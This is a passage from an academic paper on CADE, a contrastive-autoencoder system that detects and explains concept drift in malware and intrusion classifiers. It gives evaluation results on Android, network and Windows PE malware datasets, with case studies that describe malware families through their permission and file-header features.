To generalize the observation, we iteratively take each family as the unseen family and compute the average statistics across different settings for F_1 score (in Figure 5) and normalized inspecting efforts (in Figure 6). Table 3 further presents the corresponding precision and recall. For each experiment setting, we report the *highest* F_1 score for each model. This F_1 score is achieved as the analysts go down the ranked list and stop the inspection when they start to get a lot of false positives. The "inspecting effort" refers to the total number of inspected samples to reach the reported F_1 score, *normalized* by the number of true drifting samples in the testing set.

Table 3 confirms that CADE can detect drifting samples accurately and outperforms both baselines. On Drebin, the average F_1 score of CADE is 0.96, while the F_1 scores for baselines are 0.80 and 0.72. A similar conclusion can be drawn for the IDS2018 dataset. In addition, the standard deviation of CADE is much smaller than that of baselines, indicating a more consistent performance across different experiment settings. Finally, we show that CADE has lower normalized inspecting efforts, which confirms the high quality of the ranking.

Note that the Transcend baseline actually performs well in certain cases. For example, its F_1 score is 99.69% (similar to our system) when DoS-Hulk is set as the unseen family in the IDS2018 dataset. However, the issue is Transcend's performance is not stable in different settings, which is reflected in the high standard deviations in Table 3.

Impact of Contrastive Learning. To understand the source of the performance gain, we examine the impact of contrastive learning. First, we present a visualization in Figure 7 which shows the t-SNE plot of the training samples of the Drebin dataset and the testing samples from the chosen unseen family (FakeDoc). T-SNE [66] performs its own

non-linear dimensionality reduction to project data samples into a 2-d plot. To visualize our data samples, we map the samples from the original space (1,340 dimensions) to a 2-d space (Figure 7a). We also map the samples from the latent space (7 dimensions) to the 2-d space as a comparison (Figure 7b and Figure 7c). We can observe that samples in CADE's latent space have formed tighter clusters, making it easier to distance existing samples from the unseen family.

To provide a statistical view of different experiment settings, we plot Figure 8. Like before, we iteratively take one family as the unseen family in Drebin. Then we measure the distance of the testing samples to their nearest centroid in the original feature space (Figure 8a) and the latent space produced by CADE (Figure 8b). The results for the IDS2018 dataset have the same conclusion, and thus are omitted for brevity. We show that drifting samples and non-drifting samples are more difficult to separate in the original space. After contrastive learning, the separation is more distinctive in the latent space. The reason is that contrastive learning has learned a suitable distance function that can stretch the samples from different classes further apart, making it easier to detect unseen family.

Case Study: Limits of CADE. CADE performs well in most of the settings. However, we find that in certain cases, CADE's performance suffers. For example, when using FakeInstaller as the unseen family, our detection precision is only 82% when the recall gets to 100%. We notice that many testing samples from GingerMaster and Plankton families were detected as drifting samples. After a closer inspection, we find that, when FakeInstaller is treated as the unseen family, in order to maintain the overall 80:20 training-testing ratio, we need to split the dataset at the time when there were not enough training samples from GingerMaster and Plankton yet. Therefore, many of the testing samples from GingerMaster and Plankton families look very different from the small number of training samples in the two families (based on the latent distance). External evidence also suggests that the two families had many variants [5, 70]. While these malware variants are not from a new family (false positives under our definition), they could also have values for an investigation to understand malware mutation within the same family.

5 Evaluation: Explaining Drifting Samples

To evaluate the explanation module, we randomly select one family from each dataset (*i.e.* FakeDoc for Drebin and Infiltration for IDS2018) as drifting samples. Results from other settings have the same conclusion and thus are omitted for brevity. Given this setting, we generate explanations for the detected drifting samples and evaluate the explanation results, both quantitatively and qualitatively.

Method	Drebin-FakeDoc Avg $\pm$ Std	IDS2018-Infiltration Avg $\pm$ Std
Original distance	5.363 $\pm$ 0.568	11.715 $\pm$ 2.321
Random	5.422 $\pm$ 1.773	11.546 $\pm$ 3.169
Boundary-based	3.960 $\pm$ 2.963	6.184 $\pm$ 3.359
COIN [43]	6.219 $\pm$ 3.962	8.921 $\pm$ 2.234
CADE	**0.065** $\pm$ **0.035**	**2.349** $\pm$ **3.238**

Table 4: Comparison of explanation fidelity based on the average distance between the *perturbed* sample and the nearest centroid. A shorter distance is better. "Original distance" is the distance between the drift sample and nearest centroid.

5.1 Experimental Setup

Baseline Method. We consider three baseline methods: (1) a *random* baseline that randomly selects features as important features; (2) the boundary-based explanation method described in Section 3, and (3) an unsupervised explanation method called COIN [43]. Due to space limit, we only briefly describe how COIN works. COIN builds a set of local LinearSVM classifiers to separate an individual outlier from its in-distribution neighborhood samples. Since the LinearSVM classifiers are self-explainable, they can pinpoint important features that contribute to the outlier classification. For a fair comparison, we select the same number of top features for baselines as our method. The implementation and hyperparameters of these baselines can be found in Appendix B. Note that we did not select existing black-box explanation methods (*e.g.*, LIME [53] and SHAP [44]) as our comparison baselines. This is because white-box methods usually perform better than black-box methods thanks to their access to the original model [67].

Evaluation Metrics. Quantitatively, we directly evaluate the impact of selected features on the distance changes. Given a testing sample $\boldsymbol{x}_t$ and an explanation method, we obtain the selected features $\boldsymbol{m}_t$, where $(\boldsymbol{m}_t)_i = 1$, if the i^{th} feature is selected as important, We quantify the fidelity of this explanation result by this metric: $d'_{\boldsymbol{x}_t} = \|f(\boldsymbol{x}_t \odot (1-\boldsymbol{m}_t) + \boldsymbol{x}^{(c)}_{y_t} \odot \boldsymbol{m}_t) - \boldsymbol{c}_{y_t}\|_2$ where f, $\boldsymbol{c}_{y_t}$, and $\boldsymbol{x}^{(c)}_{y_t}$ have the same definition as the ones in Eqn. (2). $d'_{\boldsymbol{x}_t}$ represents the latent distance between a perturbed sample of $\boldsymbol{x}_t$ and its closet centroid $\boldsymbol{c}_{y_t}$. The perturbed sample is generated by replacing the values of the important features in $\boldsymbol{x}_t$ with those of the training sample closest to the centroid (*i.e.* $\boldsymbol{x}^{(c)}_{y_t}$). If the selected features are truly important, then substituting them with the corresponding features in the training sample from class y_t will reduce the distance between the perturbed sample and the centroid of $\boldsymbol{c}_{y_t}$. In this case, a lower distance $d'_{\boldsymbol{x}_t}$ is better.

In addition to this $d'_{\boldsymbol{x}_t}$ metric, we also use a traditional metric (Section 5.2) to examine the ratio of perturbed samples that can cross the decision boundary.

Drebin Case-A: Drifting Sample Family: **FakeDoc**; Closest Family: **GingerMaster**
[api_call::android/telephony/SmsManager;->sendTextMessage] , [call::readSMS] , [permission::android.permission.DISABLE_KEYGUARD] , [permission::android.permission.RECEIVE_SMS] , [permission::android.permission.SEND_SMS] , [permission::android.permission.WRITE_SMS] , [real_permission::android.permission.SEND_SMS] , [permission::android.permission.READ_SMS] , [feature::android.hardware.telephony] , [permission::android.permission.READ_CONTACTS] , [real_permission::android.permission.READ_CONTACTS] , [api_call::android/location/LocationManager;->isProviderEnabled], [api_call::android/accounts/AccountManager;->getAccounts], [intent::android.intent.category.HOME], [feature::android.hardware.location.network], [real_permission::android.permission.RESTART_PACKAGES] , [real_permission::android.permission.WRITE_SETTINGS] , [api_call::android/net/ConnectivityManager;->getAllNetworkInfo], [api_call::android/net/wifi/WifiManager;->setWifiEnabled], [api_call::org/apache/http/impl/client/DefaultHttpClient], [url::https://ws.tapjoyads.com/] , [url::https://ws.tapjoyads.com/set_publisher_user_id?] , [permission::android.permission.CHANGE_WIFI_STATE], [real_permission::android.permission.ACCESS_WIFI_STATE], [real_permission::android.permission.BLUETOOTH], [real_permission::android.permission.BLUETOOTH_ADMIN], [call::setWifiEnabled].

Table 5: Case study of explaining why a given sample a drifting sample. The highlighted features represent those that match the semantic characteristics that differentiate the drifting sample with the closest family.

Method	Drebin-FakeDoc	IDS2018-Infiltration
Random	0%	0%
Boundary-based	0%	0.41%
COIN [43]	0%	0%
CADE	**97.64%**	**1.41%**

Table 6: Comparison of explanation fidelity based on the ratio of perturbed samples that cross the decision boundary. A higher ratio means the perturbed features are more important.

5.2 Fidelity Evaluation Results

Feature Impact on Distance. Table 4 shows the mean and standard deviation for $d'_{\boldsymbol{x}_t}$ of all the drifting samples (*i.e.*, the distance between the perturbed samples to the nearest centroid). We have four key observations. *First*, perturbing the drifting samples based on the randomly selected features almost does not influence the latent space distance (comparing Row 2 and 3). *Second*, the boundary-based explanation method could lower the distance by 26%–47% across two datasets (comparing Row 2 and 4). This suggests this strategy has some effectiveness. However, the absolute distance values are still high. *Third*, COIN reduces the latent space distance on the IDS2018 dataset (comparing Row 2 and 5), but it somehow increases the average distance in the Drebin dataset. Essentially, COIN is a specialized boundary-based method that uses a set of LinearSVM classifiers to approximate the decision boundary. We find COIN does not work well on the high-dimensional space, and it is difficult to drag the drifting sample to cross the boundary (will be discussed in Section 5.3). *Finally*, our explanation module in CADE has the lowest mean and standard deviation for the distance metric. The distance has been reduced significantly from the original distance (*i.e.* 98.8% on Drebin and 79.9% on IDS2018, comparing Row 2 and 6). In particular, CADE significantly outperforms the boundary-based explanation method. Since our method overcomes the sample sparsity and imbalance issues, it pinpoints more effective features that have a larger impact on the distance (which affects the drift detection decision).

Number of Selected Features. Overall, the number of selected features is small, which makes it possible for manual interpretation. As mentioned, we configure all the methods to select the same number of important features (as CADE). For the Drebin dataset, on average the number of selected features is 44.7 with a standard deviation of 6.2. This is considered a very small portion (3%) out of 1000+ features. Similarly, the average number of selected features for the IDS2018 dataset is 16.2, which is about 20% of all the features.

5.3 Crossing the Decision Boundary

The above evaluation confirms the impact of the selected features on the *distance* metric, which is what CADE is designed to optimize. To provide another perspective, we further examine the impact of the selected features on *crossing the boundary*. More specifically, we calculate the ratio of perturbed samples that successfully cross the decision boundary. As shown in Table 6, we confirm that crossing the boundary in the drifting detection context is difficult for most of the settings. In particular, CADE can push 97.64% of the perturbed samples to cross the detection boundary for the Drebin dataset, but only have 1.41% of the samples cross the boundary for the IDS2018 dataset. In comparison, the baseline methods can rarely successfully perturb the drifting samples in the original feature space to make them cross the boundary. By loosing up this condition and focusing on distance changes, our method is more effective in identifying important features.

5.4 Case Studies

To demonstrate our method indeed captures meaningful features, we present some case studies. In Table 5, we present a case study for the Drebin dataset. We take the setting when *FakeDoc* is the unseen family and randomly pick a drifting sample to run the explanation module. Out of 1000+ features, our explanation module pinpointed 42 important features, among which 27 features have a value of "1" (meaning this

sample contains these features). As shown in Table 5, the closest family is *GingerMaster*.

We manually examine these features to determine if the features carry the correct semantic meanings. While it is difficult to obtain the "ground-truth" explanations, we gather external analysis reports about FakeDoc malware and GingerMaster [68, 70]. Based on these reports, a key difference from GingerMaster is that FakeDoc malware usually subscribes to premium services via SMS and bill the victim users. As shown in Table 5, many of the selected features are related to permissions and APIs calls for reading, writing, and sending SMS. We highlight these features that match SMS related functionality. Other related features are highlighted too. For example, the permission of "RESTART_PACKAGES" allows the malware to end the background processes (*e,g.*, that displays incoming SMS) to avoid alerting the users. The permission of "DISABLE_KEYGUARD" allows the malware to send premium SMS messages without unlocking the screen. "WRITE_SETTINGS" is also helpful to write system settings for sending SMS stealthily. "url::https://ws.tapjoyads.com/" is an advertisement library usually used by FakeDoc. Again, this small set of features is selected from over 1000 features. We conclude that these features are highly indicative of how this sample is different from the nearest known family.

6 Evaluation: In-class Evolution

So far, our evaluation has been focused on one type of concept drift (Type A) where the drifting samples come from a previously unseen family. Next, we explore to adapt our solution to address a different type of concept drift (Type B) where the drifting samples come from existing classes. We conduct a brief experiment in a binary classification setting, following a similar setup with that of [38].

More specifically, we first use the Drebin dataset to train a *binary* SVM classifier to classify malware samples from benign samples. The classifier is highly accurate on Drebin with a training F_1 score of 0.99. We want to test how well this classifier works on a different Android malware dataset Marvin [42]. Marvin is a slightly newer dataset (from 2010 to 2014) compared with Drebin (from 2010 to 2012). We first remove Marvin's samples that are overlapped with those in Drebin, to make sure the Marvin samples are truly previously unseen. This left us 9,592 benign samples and 9,179 malware samples in Marvin.

For this experiment, we randomly split the Marvin dataset into a validation set and a testing set (50:50). For both sets, we keep a balanced ratio of malware and benign samples. We apply the original classifier (trained on Drebin data) on this Marvin testing set. We find that the testing accuracy is no longer high (F_1 score 0.70) due to potential in-class evaluation in the malware class and/or the benign class.

To address the in-class evolution, we apply CADE and Transcend on the Marvin validation set to identify a small number of drifting samples (they could be either benign or malicious). We simulate to label them by using their "ground-truth" labels and then add these labeled drifting samples back to the Drebin training data to retrain the binary classifier. Finally, we test the retrained classifier on the Marvin testing set.

# Selected Samples	F_1 of Retrained Classifier	
	CADE	Transcend
0	0.70	0.70
100	0.91	0.71
150	0.92	0.76
200	0.93	0.74
250	0.94	0.71

Table 7: Performance of the retrained classifier on the Marvin testing set. We used CADE and Transcend to select the drifting samples to be labeled for retraining.

As shown in Table 7, we find that CADE still significantly outperforms Transcend. For example, by adding only 150 drifting samples (1.7% of Marvin validation set) for retraining, CADE boosts the binary classifier's F_1 score back to 0.92. For Transcend, the same number of samples only gets the F_1 score back to 0.74. In addition, we find that CADE is also faster: the running time for CADE is 1.2 hours (compared to the 10 hours of Transcend). This experiment confirms CADE can be adapted to handle in-class evolution for a binary malware classifier.

7 Real-world Test on PE Malware

We have worked with the security company Blue Hexagon Inc. to test CADE on their proprietary sample set. More specifically, we run an initial test on Blue Hexagon's Windows malware database. In this test, we got access to a set of samples collected from August 29, 2019, to February 10, 2020. This set includes 20,613 unique Windows PE malware samples from 395 families. We use this dataset to test CADE in a more diverse setup (*i.e.*, the drifting samples come from a larger number of families).

PE Malware Dataset. For each sample, we have the raw binary file and the metadata provided by Blue Hexagon, including the timestamp when the samples were first observed, and the family name (labeled by security analysts). We follow the feature engineering method of Ember [6], and use LIEF [63] to parse the binary files and extract the feature vectors. Each feature vector has 2,381 dimensions. These features include the frequency histogram of bytes and the entropy of different bytes, printable strings and special patterns, features about file size, header information, section information, imported libraries and functions, exported functions, and the size and virtual addresses of data directories.

Family Attribution Experiments. The original classifier is a multi-class classifier to attribute malware families. Our goal is to use CADE to detect unseen families that should not be attributed to existing families. We split the dataset based on

N	Precision	Recall	F_1	Norm. Effort	Detected Families
5	0.96	0.98	0.97	1.02	161/165
10	0.96	0.94	0.95	0.98	153/160
15	0.95	0.80	0.87	0.84	140/155

Table 8: Drifting detection results for the PE malware dataset. N is the number of known families in the training set. "Detected Families" indicates the number of new families CADE detected out of all the new families.

time. The training set contains the malware samples collected from August 29 in 2019, to January 10 in 2020. The testing set contains samples collected in the following month, from January 10 to February 10, 2020. For training, we need to make sure the malware families have enough samples to train the original classifier. So we focus on the top N families. We test three settings with $N = 5$, 10, and 15, respectively. This makes sure the training families contain at least 298 samples per family in all the settings. Samples that are not in the top N families are excluded from the *training* set. Such a minimal number of samples is necessary for the original classifier to have reasonable accuracy. For example, the accuracy for $N = 15$ is 96.5%. The classifier can potentially support more families if the dataset is larger. For the testing set, all the families are kept. In addition, based on the suggestion from Blue Hexagon's analytics team, we add two families (Tinba and Smokeloader) to the testing set because they have observed that these families have more success in evading existing ML-based malware detection engines. As shown in Table 8, the testing set has 155 to 165 previously unseen families, *i.e.*, the target of CADE.

Results and Case Studies. Table 8 shows that CADE still performs well under this diverse set of samples with more than 155 previously unseen families. CADE achieves an F_1 score of 95% when the number of training families $N = 10$. The F_1 score is still 0.87 when $N = 15$. Most of the previously unseen families are successfully identified. Indeed, a larger number of families has made the problem more challenging. The reason is not necessarily because existing families and unseen families are difficult to separate. Instead, with more training families, we observe more testing samples *within the existing families* that drift even further away compared to those in the unseen families. These in-family variants become the main contributor to false positives under our definition. The observation is similar to our case study in Section 4.2. As a quick comparison, we also run Transcend on this $N = 15$ setting. We find CADE still outperforms Transcend on the more diverse unseen families (Transcend's F_1 score is only 0.76).

We did a quick feature analysis using the explanation module on Tinba and Smokeloader which are proven to be challenging examples for the underlying classifier. Tinba (tiny banker trojan) targets financial websites with man-in-the-browser attacks and network sniffing. Smokeloader is a trojan that downloads other malware. It is an old malware family but evolves rapidly. In particular, we find the new samples in Tinba are closest to an existing family Wabot. CADE pinpoints 45 features to offer explanations. For example, we find Tinba enables the "LARGE_ADDRESS_AWARE" option, which tells the linker that the program can handle addresses larger than 2 gigabytes. This option is enabled by default on 64-bit compilers. This provides some explanation on why Tinba has the success in evading existing malware detection engines, given that the vast majority of PE malware files are 32-bit based. Based on features about "sections," we notice that the Tinba sample uses "UPX" as the packer. Based on selected features of imported libraries and functions, we find Tinba imports "crypt32.dll" for encrypting strings. Tinba samples are different from Wabot samples on these features.

8 Discussion

Computational Complexity. CADE's computational overhead is smaller than existing methods. The complexity of the detection module contains two parts: contrastive learning and drifting detection. The complexity of contrastive learning is $O(IB^2|\theta|)$, where I, B, and $|\theta|$ represent the number of training iterations, batch size, and model parameters of the autoencoder. The complexity of drifting detection (Algorithm 1) is $O(N\tilde{n}_i + NK)$, where N, $\tilde{n}_i$, and K are the number of classes, the maximum number of training samples in each class, and the number of testing samples, respectively. The overall complexity of CADE detection module is $O(IB^2|\theta| + N\tilde{n}_i + NK)$. Our training overhead is acceptable since it is only quadratic to the batch size B. Our detection runtime overhead is significantly lower than that of Transcend (which is $O(N\tilde{n}_i K)$). Empirically, we have recorded the average runtime for the detection experiments (Section 4), and confirms that CADE is faster than Transcend. For example, on the larger IDS2018 dataset, the average run time for CADE and Transcend are 1,422.7s and 4,289.3s. Regarding the explanation module, CADE is comparable with boundary-based explanation methods and COIN. For example, for the IDS2018 dataset, the average runtime of CADE, COIN, and boundary-based explanation for explaining one drifting sample are 3.2s, 8.2s, and 3.7s respectively. The boundary-based explanation also requires an additional 76.5s on average to build the approximation model for the explanation.

Explanation vs. Adversarial Attacks. We notice that the explanation module in CADE shares some similarities with the adversarial example generation process, *e.g.*, both involve perturbing the given input for a specific objective. However, we think they are different for two reasons. First, they have different outputs. Adversarial attack (with the goal of evasion) directly outputs the perturbation needed to cross the decision boundary; Our explanation method (with the goal of understanding the drift) outputs the important features that affect the distance. Second, they have different constraints on the

perturbations. Our explanation method only tries to minimize the number of perturbed features, while the adversarial attack constrains the magnitude of the perturbation too. More importantly, adversarial samples need to be *valid* for the respective applications (*i.e.*, valid malware samples that can be executed and maintain the malicious behavior, valid network flows that can carry out the original attack). To these ends, generating adversarial samples can be more difficult than deriving explanations in our context. That said, the adversarial attack is out of the scope of this paper. We leave adversarial attacks against CADE to future work (*i.e.*, creating non-perceptible perturbation to convert a drifting sample to an in-distribution sample).

Limitations and Future Work. Our work has a few limitations. First, CADE ranks all the drifting samples in a single list. However, in practice, the drifting samples may contain substructures (*e.g.*, multiple new malware families). A practical strategy could be further grouping drifting samples into clusters. In this way, security analysts only need to inspect and interpret a few representative samples per cluster to further save time. Second, certain hyper-parameters of CADE are determined empirically (*e.g.*, the MAD threshold). We have included an Appendix C to test the sensitivity of CADE to hyper-parameters. Future work can look into more systematic strategies to configure the hyper-parameters. Third, CADE is designed based on the assumption that the training set does not have mislabeled samples (or poisoning samples). We defer to future work to robustify our system against low-quality or malicious labels. Fourth, our experiments are primarily focused on detecting new families. In Section 6, we only briefly experimented with concept drift within existing families (in-class evolution). We defer a more in-depth analysis to future work.

Finally, our evaluation in Section 7 is limited to $N = 15$ training classes (and 155 previously unseen testing classes). We limited to $N = 15$ to make sure each training class has enough samples to train an accurate *original classifier*. To test a larger N, we tried to apply CADE to several other malware datasets but did not find a suitable one that could meet our need. For example, the Ember-2018 dataset [6] provides malware samples from a large number of families. However, the family labels are not well curated. For instance, a popular malware family name in Ember-2018 is called "high" (8,417 samples) which turns out to be incorrectly parsed from VirusTotal reports: the original entry name in the reports is "Malicious (High Confidence)," which is not a real malware family name. We have observed other similar parsing errors and inconsistencies in the labels. The Ember-2017 dataset [6] and the UCSB packed malware dataset [3] do not provide malware family information. The dataset from Microsoft Malware Classification Challenge [55] only has 9 malware families, which is smaller than our Blue Hexagon dataset. Given our unsuccessful efforts, we defer the examination of a larger number of training classes to future work.

9 Related work

Machine Learning used in Security. Machine learning has been used to solve many security problems such as malware detection [6,7,17,42], malware family attribution [4,11], and network intrusion detection [24, 34, 48, 60]. More recently, researchers look into using deep learning methods to perform binary analysis [27,69], software vulnerability identification [72], and severity prediction [30]. Most of these machine learning models need to address the concept drift problem when deployed in practice.

Out of Distribution (OOD) Detection. Recently, the machine learning community has made progress in out-of-distribution detection [14, 32, 41, 46, 49]. These works are relevant, but have different assumptions and goals compared to ours. At the high-level, most of these methods try to calibrate the "probability" produced by the original classifier to detect OOD samples. The researchers indeed recognized that the probability could be untrustworthy when it comes to previously unseen distributions [14, 32]. To avoid assigning a high probability to an OOD sample, the proposed methods usually need to introduce an *auxiliary OOD dataset* to the training data. These methods are difficult to realize in security applications for two reasons. First, auxiliary OOD dataset (*i.e.*, previously unseen attacks) is extremely difficult to obtain in the first place. Second, these solutions require re-designing the original classifier (*e.g.*, a functional malware detector), which is inconvenient to do in the production environment. Instead, our method does not rely on auxiliary OOD dataset and is decoupled from the original classifier.

Classification Trustworthiness. A related line of work aims to assess the trustworthiness of the classification results [11, 37, 50]. A common goal is to identify untrusted predictions, *e.g.*, predictions on adversarial attacks. Most of these methods are based on the idea of "nearest neighbors". The intuition is, an untrusted prediction is more likely to have a different label from its nearest neighbors. For example, DkNN [50] derives a trust score by comparing a testing sample with its neighboring training samples at each layer of a Deep Neural Network (DNN). Another recent work [37] compute the trust score based on the neighboring "high-density-sets". However, such neighbor-based methods still rely on a good distance function. As acknowledged in [37], their method may suffer in a high dimensional space. Overall, these methods are focused on different problems from ours. Their goal is to identify misclassifications within existing classes (not drifting samples from new classes). Another system EC2 [11] uses a threshold of *prediction probability* to filter out untrustworthy predictions. Related to this direction, active learning methods also use prediction probability to select low-confidence samples to be labeled for model retraining [47, 73]. As discussed before (see [32]), the prediction probability itself can be misleading under concept drift.

Machine Learning Explanation. A collection of recent works focus on post-hoc interpretation methods for machine learning classifiers [8, 22, 35, 58, 59] and study the robustness of explanations [15, 71]. Given a testing sample, the goal is to pinpoint important features to explain the classification decisions. Most methods are designed for deep neural networks. For example, perturbation-based methods would subtly manipulate the input and observe the variation of output to identify important features [13, 18, 21, 22]. Gradient-based methods (*e.g.*, saliency maps) back-propagate gradients through the deep neural network to measure the sensitivity of each feature [56, 58, 59, 61]. Other explanation methods treat the target classifier as a blackbox [53, 54]. Systems such as LIME [53], LEMNA [28], and SHAP [44] try to use a simpler model (*e.g.*, linear regression) to approximate the decision boundary near the input sample, and then use the simpler model to pinpoint features to generate the explanations.

Our method falls into the category of perturbation-based method. A key difference is existing methods are designed for *supervised classifiers* and try to explain the decision boundaries. Our method is focusing on explaining distance changes, which are more suitable for outlier detection. Only a few works aim to explain unsupervised models [19, 43]. We used COIN [43] as a baseline in our evaluation, and showed the advantage of distance-based explanation.

10 Conclusion

In this paper, we build a novel system CADE to complement supervised classifiers to combat concept drift in security contexts. Using a contrastive autoencoder and a distance-based explanation method, CADE is designed to detect drifting samples that deviate from the original training distribution and provide the corresponding explanations to reason the meaning of the drift. Using various datasets, we show that CADE outperforms existing methods. Working with an industry partner, we demonstrate CADE's ability to detect and explain drifting samples from previously unseen families.

Acknowledgment

We thank our shepherd David Freeman and anonymous reviewers for their constructive comments and suggestions. This work was supported in part by NSF grants CNS-2030521 and CNS-1717028, and Amazon Research Award.

References

[1] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, et al. Tensorflow: A system for large-scale machine learning. In *Proc. of USENIX OSDI*, 2016.

[2] Hervé Abdi and Lynne J. Williams. Principal component analysis. *WIREs Computational Statistics*, 2010.

[3] Hojjat Aghakhani, Fabio Gritti, Francesco Mecca, Martina Lindorfer, Stefano Ortolani, Davide Balzarotti, Giovanni Vigna, and Christopher Kruegel. When malware is packin'heat; limits of machine learning classifiers based on static analysis features. In *Proc. of NDSS*, 2020.

[4] Mansour Ahmadi, Dmitry Ulyanov, Stanislav Semenov, Mikhail Trofimov, and Giorgio Giacinto. Novel feature extraction, selection and fusion for effective malware family classification. In *Proc. of CODASPY*, 2016.

[5] Bruce An. More adware and plankton variants seen in app stores. TrendMicro, 2012.

[6] Hyrum S Anderson and Phil Roth. Ember: an open dataset for training static pe malware machine learning models. *arXiv preprint arXiv:1804.04637*, 2018.

[7] Daniel Arp, Michael Spreitzenbarth, Malte Hubner, Hugo Gascon, Konrad Rieck, and CERT Siemens. Drebin: Effective and explainable detection of android malware in your pocket. In *Proc. of NDSS*, 2014.

[8] Sebastian Bach, Alexander Binder, Grégoire Montavon, Frederick Klauschen, Klaus-Robert Müller, and Wojciech Samek. On pixel-wise explanations for non-linear classifier decisions by layer-wise relevance propagation. *PloS one*, 2015.

[9] Manuel Baena-Garcıa, José del Campo-Ávila, Raúl Fidalgo, Albert Bifet, R Gavalda, and R Morales-Bueno. Early drift detection method. In *Fourth international workshop on knowledge discovery from data streams*, 2006.

[10] Albert Bifet and Ricard Gavalda. Learning from time-changing data with adaptive windowing. In *Proc. of SDM*, 2007.

[11] Tanmoy Chakraborty, Fabio Pierazzi, and VS Subrahmanian. Ec2: Ensemble clustering and classification for predicting android malware families. *TDSC*, 2017.

[12] Eshwar Chandrasekharan, Mattia Samory, Anirudh Srinivasan, and Eric Gilbert. The bag of communities: Identifying abusive behavior online with preexisting internet data. In *Proc. of CHI*, 2017.

[13] Chun-Hao Chang, Elliot Creager, Anna Goldenberg, and David Duvenaud. Explaining image classifiers by counterfactual generation. In *Proc. of ICLR*, 2019.

[14] Jiefeng Chen, Yixuan Li, Xi Wu, Yingyu Liang, and Somesh Jha. Robust out-of-distribution detection in neural networks. *arXiv preprint arXiv:2003.09711*, 2020.

[15] Jiefeng Chen, Xi Wu, Vaibhav Rastogi, Yingyu Liang, and Somesh Jha. Robust attribution regularization. In *Proc. of NeurIPS*, 2019.

[16] Ting Chen, Simon Kornblith, Mohammad Norouzi, and Geoffrey Hinton. A simple framework for contrastive learning of visual representations. *arXiv:2002.05709*, 2020.

[17] Yizheng Chen, Shiqi Wang, Dongdong She, and Suman Jana. On training robust pdf malware classifiers. In *Proc. of USENIX Security*, 2020.

[18] Piotr Dabkowski and Yarin Gal. Real time image saliency for black box classifiers. In *Proc. of NeurIPS*, 2017.

[19] Xuan Hong Dang, Ira Assent, Raymond T Ng, Arthur Zimek, and Erich Schubert. Discriminative features for identifying and interpreting outliers. In *Proc. of ICDE*, 2014.

[20] Denis Moreira dos Reis, Peter Flach, Stan Matwin, and Gustavo Batista. Fast unsupervised online drift detection using incremental kolmogorov-smirnov test. In *Proc. of KDD*, 2016.

[21] Ruth C Fong, Mandela Patrick, and Andrea Vedaldi. Understanding deep networks via extremal perturbations and smooth masks. In *Proc. of ICCV*, 2019.

[22] Ruth C Fong and Andrea Vedaldi. Interpretable explanations of black boxes by meaningful perturbation. In *Proc. of ICCV*, 2017.

[23] João Gama, Indrė Žliobaitė, Albert Bifet, Mykola Pechenizkiy, and Abdelhamid Bouchachia. A survey on concept drift adaptation. *ACM computing surveys (CSUR)*, 2014.

[24] Pedro Garcia-Teodoro, Jesus Diaz-Verdejo, Gabriel Maciá-Fernández, and Enrique Vázquez. Anomaly-based network intrusion detection: Techniques, systems and challenges. *Computers & Security*, 2009.

[25] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *Proc. of ICLR*, 2015.

[26] Antonio Gulli and Sujit Pal. *Deep learning with Keras*. 2017.

[27] Wenbo Guo, Dongliang Mu, Xinyu Xing, Min Du, and Dawn Song. Deepvsa: Facilitating value-set analysis with deep learning for post-mortem program analysis. In *Proc. of USENIX Security*, 2019.

[28] Wenbo Guo, Dongliang Mu, Jun Xu, Purui Su, Gang Wang, and Xinyu Xing. Lemna: Explaining deep learning based security applications. In *Proc. of CCS*, 2018.

[29] Raia Hadsell, Sumit Chopra, and Yann LeCun. Dimensionality reduction by learning an invariant mapping. In *Proc. of CVPR*, 2006.

[30] Zhuobing Han, Xiaohong Li, Zhenchang Xing, Hongtao Liu, and Zhiyong Feng. Learning to predict severity of software vulnerability using only vulnerability description. In *Proc. of ICSME*, 2017.

[31] Maayan Harel, Shie Mannor, Ran El-Yaniv, and Koby Crammer. Concept drift detection through resampling. In *Proc. of ICML*, 2014.

[32] Dan Hendrycks and Kevin Gimpel. A baseline for detecting misclassified and out-of-distribution examples in neural networks. In *Proc. of ICLR*, 2017.

[33] Geoffrey E Hinton and Ruslan R Salakhutdinov. Reducing the dimensionality of data with neural networks. *Science*, 2006.

[34] Elike Hodo, Xavier Bellekens, Andrew Hamilton, Christos Tachtatzis, and Robert Atkinson. Shallow and deep networks intrusion detection system: A taxonomy and survey. *arXiv preprint arXiv:1701.02145*, 2017.

[35] Sara Hooker, Dumitru Erhan, Pieter-Jan Kindermans, and Been Kim. A benchmark for interpretability methods in deep neural networks. In *Proc. of NeurIPS*, 2019.

[36] Steve TK Jan, Qingying Hao, Tianrui Hu, Jiameng Pu, Sonal Oswal, Gang Wang, and Bimal Viswanath. Throwing darts in the dark? detecting bots with limited data using neural data augmentation. In *Proc. of S&P*, 2020.

[37] Heinrich Jiang, Been Kim, Melody Guan, and Maya Gupta. To trust or not to trust a classifier. In *Proc. of NeurIPS*, 2018.

[38] Roberto Jordaney, Kumar Sharad, Santanu K Dash, Zhi Wang, Davide Papini, Ilia Nouretdinov, and Lorenzo Cavallaro. Transcend: Detecting concept drift in malware classification models. In *Proc. of USENIX Security*, 2017.

[39] Alex Kantchelian, Sadia Afroz, Ling Huang, Aylin Caliskan Islam, Brad Miller, Michael Carl Tschantz, Rachel Greenstadt, Anthony D. Joseph, and J. D. Tygar. Approaches to adversarial drift. In *Proc. of AISec*, 2013.

[40] Christophe Leys, Christophe Ley, Olivier Klein, Philippe Bernard, and Laurent Licata. Detecting outliers: Do not use standard deviation around the mean, use absolute deviation around the median. *Journal of Experimental Social Psychology*, 2013.

[41] Shiyu Liang, Yixuan Li, and Rayadurgam Srikant. Enhancing the reliability of out-of-distribution image detection in neural networks. *Proc. of ICLR*, 2018.

[42] Martina Lindorfer, Matthias Neugschwandtner, and Christian Platzer. Marvin: Efficient and comprehensive mobile app classification through static and dynamic analysis. In *Prof. of COMPSAC*, 2015.

[43] Ninghao Liu, Donghwa Shin, and Xia Hu. Contextual outlier interpretation. In *Proc. of IJCAI*, 2018.

[44] Scott M. Lundberg and Su-In Lee. A unified approach to interpreting model predictions. In *Proc. of NeurIPS*, 2017.

[45] Chris J Maddison, Andriy Mnih, and Yee Whye Teh. The concrete distribution: A continuous relaxation of discrete random variables. In *Proc. of ICLR*, 2017.

